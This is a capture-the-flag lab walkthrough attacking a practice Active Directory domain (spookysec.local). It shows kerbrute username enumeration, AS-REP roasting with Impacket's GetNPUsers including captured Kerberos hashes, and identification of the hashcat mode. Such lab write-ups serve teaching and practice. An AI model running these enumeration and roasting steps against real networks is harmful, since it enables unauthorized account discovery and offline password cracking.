
Kerberos is a key authentication service within Active Directory. With this port open, we can use a tool called Kerbrute.




What command within Kerbrute will allow us to enumerate valid usernames?

userenum

using the kerbrute command with flag -h, userenum command is used with kerbrute to enumerate valid usernames.




```
┌──(scr34tur3㉿Kali)-[~/Documents/TOOLS/kerbrute]
└─$ kerbrute -h

    __             __               __     
   / /_____  _____/ /_  _______  __/ /____ 
  / //_/ _ \/ ___/ __ \/ ___/ / / / __/ _ \
 / ,< /  __/ /  / /_/ / /  / /_/ / /_/  __/
/_/|_|\___/_/  /_.___/_/   \__,_/\__/\___/ 

Version: dev (n/a) - 06/23/24 - Ronnie Flathers @ropnop

This tool is designed to assist in quickly bruteforcing valid Active Directory accounts through Kerberos Pre-Authentication.
It is designed to be used on an internal Windows domain with access to one of the Domain Controllers.
Warning: failed Kerberos Pre-Auth counts as a failed login and WILL lock out accounts

Usage:
  kerbrute [command]

Available Commands:
  bruteforce    Bruteforce username:password combos, from a file or stdin
  bruteuser     Bruteforce a single user's password from a wordlist
  help          Help about any command
  passwordspray Test a single password against a list of users
  userenum      Enumerate valid domain usernames via Kerberos
  version       Display version info and quit

Flags:
      --dc string          The location of the Domain Controller (KDC) to target. If blank, will lookup via DNS
      --delay int          Delay in millisecond between each attempt. Will always use single thread if set
  -d, --domain string      The full domain to use (e.g. contoso.com)
      --downgrade          Force downgraded encryption type (arcfour-hmac-md5)
      --hash-file string   File to save AS-REP hashes to (if any captured), otherwise just logged
  -h, --help               help for kerbrute
  -o, --output string      File to write logs to. Optional.
      --safe               Safe mode. Will abort if any user comes back as locked out. Default: FALSE
  -t, --threads int        Threads to use (default 10)
  -v, --verbose            Log failures and errors
```




What notable account is discovered? (These should jump out at you)

svc-admin

After executing the kerbrute command together with other commands as shown below, svc-admin and backup were the notable accounts I discovered as shown in the image below.



```
┌──(root㉿Kali)-[/home/scr34tur3/Downloads]
└─# kerbrute userenum -d spookysec.local --dc 10.10.57.189 /home/scr34tur3/userlist.txt -o kerb-results.txt

    __             __               __
   / /_____  _____/ /_  _______  __/ /____
  / //_/ _ \/ ___/ __ \/ ___/ / / / __/ _ \
 / ,< /  __/ /  / /_/ / /  / /_/ / /_/  __/
/_/|_|\___/_/  /_.___/_/   \__,_/\__/\___/

Version: dev (n/a) - 06/23/24 - Ronnie Flathers @ropnop

2024/06/23 18:48:40 >  Using KDC(s):
2024/06/23 18:48:40 >   10.10.57.189:88

2024/06/23 18:48:41 >  [+] VALID USERNAME:       james@spookysec.local
2024/06/23 18:48:44 >  [+] svc-admin has no pre auth required. Dumping hash to crack offline:
$krb5asrep$18$svc-admin@SPOOKYSEC.LOCAL:df9f2cb0fdf8d351208c38ce7d306fdb$0acb5d20edb60a48179e75975ed65c5b2957914360d846c96a9aebf7ecf03ff2e770f47786dfb3ebda2631c5d3e064
5b807d4c31b145859467d5e600b3fc09ea1fde875fd5288d6bff2185d87680c68cb132ea85a9ec5560caf300306cfe69aef28ac48b09c7e9691f2ef992109ff569c3ec622200b4565bdb95967ae860a9547342f
50de957a371485143f4dfc480641088c77ed040e04dff2eef4fc19cad51bfa5d46c0a754f471c52ca713b6ed868c17085357646ffe217462191aa8dec36722672475cebf3fac9dc8131706946354b12303ee33d
f94958ac6c95e40b099664e602da84e48e0ca03ef5f4f98872863fce4297a253ecf8d6f51d7eaa63e48404fff246999f
2024/06/23 18:48:44 >  [+] VALID USERNAME:       svc-admin@spookysec.local
2024/06/23 18:48:49 >  [+] VALID USERNAME:       James@spookysec.local
2024/06/23 18:48:50 >  [+] VALID USERNAME:       robin@spookysec.local
2024/06/23 18:49:09 >  [+] VALID USERNAME:       darkstar@spookysec.local
2024/06/23 18:49:27 >  [+] VALID USERNAME:       administrator@spookysec.local
2024/06/23 18:49:51 >  [+] VALID USERNAME:       backup@spookysec.local
2024/06/23 18:50:07 >  [+] VALID USERNAME:       paradox@spookysec.local
2024/06/23 18:51:35 >  [+] VALID USERNAME:       JAMES@spookysec.local
2024/06/23 18:51:54 >  [+] VALID USERNAME:       Robin@spookysec.local
2024/06/23 18:54:22 >  [+] VALID USERNAME:       Administrator@spookysec.local
2024/06/23 18:59:31 >  [+] VALID USERNAME:       Darkstar@spookysec.local
2024/06/23 19:01:09 >  [+] VALID USERNAME:       Paradox@spookysec.local
2024/06/23 19:07:18 >  [+] VALID USERNAME:       DARKSTAR@spookysec.local
2024/06/23 19:09:32 >  [+] VALID USERNAME:       ori@spookysec.local
2024/06/23 19:12:31 >  [+] VALID USERNAME:       ROBIN@spookysec.local
```




What is the other notable account is discovered? (These should jump out at you)

backup

This can be seen from the kerbrute image above.

After the enumeration of user accounts is finished, we can attempt to abuse a feature within Kerberos with an attack method called **ASREPRoasting.**


ASReproasting occurs when a user account has the privilege "*Does not require Pre-Authentication*" set. This means that the account **does not** need to provide valid identification before requesting a Kerberos Ticket on the specified user account.



We have two user accounts that we could potentially query a ticket from. Which user account can you query a ticket from with no password?


svc-admin

Impacket has a tool called "**GetNPUsers.py**" that will allow us to **query ASReproastable accounts** from the Key Distribution Center (KDC). The only thing that's necessary to query accounts is a **valid set of usernames** which we enumerated previously via Kerbrute.




```
Version: dev (n/a) - 06/23/24 - Ronnie Flathers @ropnop

2024/06/23 18:48:40 >  Using KDC(s):
2024/06/23 18:48:40 >   10.10.57.189:88

2024/06/23 18:48:41 >  [+] VALID USERNAME:       james@spookysec.local
2024/06/23 18:48:44 >  [+] svc-admin has no pre auth required. Dumping hash to crack offline:
$krb5asrep$18$svc-admin@SPOOKYSEC.LOCAL:df9f2cb0fdf8d351208c38ce7d306fdb$0acb5d20edb60a48179e75975ed65c5b2957914360d846c96a9aebf7ecf
5b807d4c31b145859467d5e600b3fc09ea1fde875fd5288d6bff2185d87680c68cb132ea85a9ec5560caf300306cfe69aef28ac48b09c7e9691f2ef992109ff569c3
50de957a371485143f4dfc480641088c77ed040e04dff2eef4fc19cad51bfa5d46c0a754f471c52ca713b6ed868c17085357646ffe217462191aa8dec36722672475
f94958ac6c95e40b099664e602da84e48e0ca03ef5f4f98872863fce4297a253ecf8d6f51d7eaa63e48404fff246999f
2024/06/23 18:48:44 >  [+] VALID USERNAME:       svc-admin@spookysec.local
2024/06/23 18:48:49 >  [+] VALID USERNAME:       James@spookysec.local
```

Let's now query **ASReproastable accounts** from the Key Distribution Center (KDC) uisng Impacket's **GetNPUsers** tool:



```
┌──(root㉿Kali)-[/home/scr34tur3/Downloads]
└─# impacket-GetNPUsers -dc-ip 10.10.57.189 -usersfile kerb-results.txt spookysec.
local/
Impacket v0.12.0.dev1 - Copyright 2023 Fortra

[-] User james@spookysec.local doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerbero
s database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerbero
s database)
$krb5asrep$23$svc-admin@spookysec.local@SPOOKYSEC.LOCAL:3377d6c7ea839565b61f73dabe
f8e027$b57feef62b47b98690c98b2d77b18d1765869bffe7e1b7629bbb413797e2222e7a896129d8b
f7d2d2eb788ed24683e48b31f59607a986c99940d9021954c8048af1edffbea3bd1665fc2ba8dd7ded
e2eb13f794a14cbf0548cf8e68b4eeabeb3817b8e9d9e07ec2eab7d965ac50ffedc0e3f0d4d37cf1a8
198031d090a2e4afd20489917abb2dc4ebb184b12df93c86a7e5b882fb7b09c43a4be8e536593bef77
15a38ed9ed3be5f6b86782ad8be34a52cac73f1a1cb2045c7659bf0b58a192310b060c261c6d680db1
cd9a848880a24c11047adae5b95cfd41301a6ecb2eb2f0e1336ecb25faaef9cf5d6ac7afba90c7845
[-] User James@spookysec.local doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User robin@spookysec.local doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User darkstar@spookysec.local doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User administrator@spookysec.local doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User backup@spookysec.local doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User paradox@spookysec.local doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User JAMES@spookysec.local doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User Robin@spookysec.local doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User Administrator@spookysec.local doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User Darkstar@spookysec.local doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User Paradox@spookysec.local doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User DARKSTAR@spookysec.local doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User ori@spookysec.local doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User ROBIN@spookysec.local doesn't have UF_DONT_REQUIRE_PREAUTH set
```


And here I got one account (svc-admin) that is ASReproastable.



Looking at the Hashcat Examples Wiki page, what type of Kerberos hash did we retrieve from the KDC? (Specify the full name)

Kerberos 5 AS-REP etype 23

Just as shown from the wiki page image below, the type of kerberos hash retrieved from the KDC is kerberos 5 AS-REP etype 23


https://hashcat.net/wiki/doku.php?id=example_hashes


17400	SHA3-256	d60fcf6585da4e17224f58858970f0ed5ab042c3916b76b0b828e62eaf636cbd
17500	SHA3-384	983ba28532cc6320d04f20fa485bcedb38bddb666eca5f1e5aa279ff1c6244fe5f83cf4bbf05b95ff378dd2353617221
17600	SHA3-512	7c2dc1d743735d4e069f3bda85b1b7e9172033dfdd8cd599ca094ef8570f3930c3f2c0b7afc8d6152ce4eaad6057a2ff22e71934b3a3dd0fb55a7fc84a53144
17700	Keccak-224	e1dfad9bafeae6ef15f5bbb16cf4c26f09f5f1e7870581962fc84636
17800	Keccak-256	203f88777f18bb4ee1226627b547808f38d90d3e106262b5de9ca943b57137b6
17900	Keccak-384	5804b7ada5806ba79540100e9a7ef493654ff2a21d94d4f2ce4bf69abda5d94bf03701fe9525a15dfdc625bfbd769701
18000	Keccak-512	2fbf5c9080f0a704de2e915ba8fdae6ab00bbc026b2c1c8fa07da1239381c6b7f4dfd399bf9652500da723694a4c719587dd0219cb30eabe61210a8ae4dc0b
18100	TOTP (HMAC-SHA1)	597056:3600
18200	Kerberos 5, etype 23, AS-REP	$krb5asrep$23$user@domain.com:3e156ada591263b8aab0965f5aebd837$007497cb51b6c8116d6407a782ea0e1c5402b17db7afa6b05a6d30ed164a9
18300	Apple File System (APFS)	$fvde$2$16$58778104701476542047675521040224$20000$39602e86b7cea4a34f4ff69ff6ed706d68954ee474de1d2a9f6a6f2d24d172001e484c1d4ea
18400	Open Document Format (ODF) 1.2 (SHA-256, AES)	odf*1*1*100000*32*751854d8b90731ce0579f96bea6f0d4ac2fb2f546b31f1b6af9a5f66952a0bf4*16*2185a966155baa9e2fb597298febecbc*16*c18eaa bea11babed8183edf8d4fdca1c3f0d23bfd4a02797627d556634f1a9304e03737604bd86f6b5a26aa687d6df73383e0f7dfe62a131e8dbb8c3f4f13d24857dc
18500	sha1(md5(md5($pass)))	888a2ffcb3854fba0321110c5d0d434ad1aa2880

What mode is the hash?

18200

✓ Correct A

From hashcat's wiki page the mode of the hash is 18200 as it can be see below


https://hashcat.net/wiki/doku.php?id=example_hashes

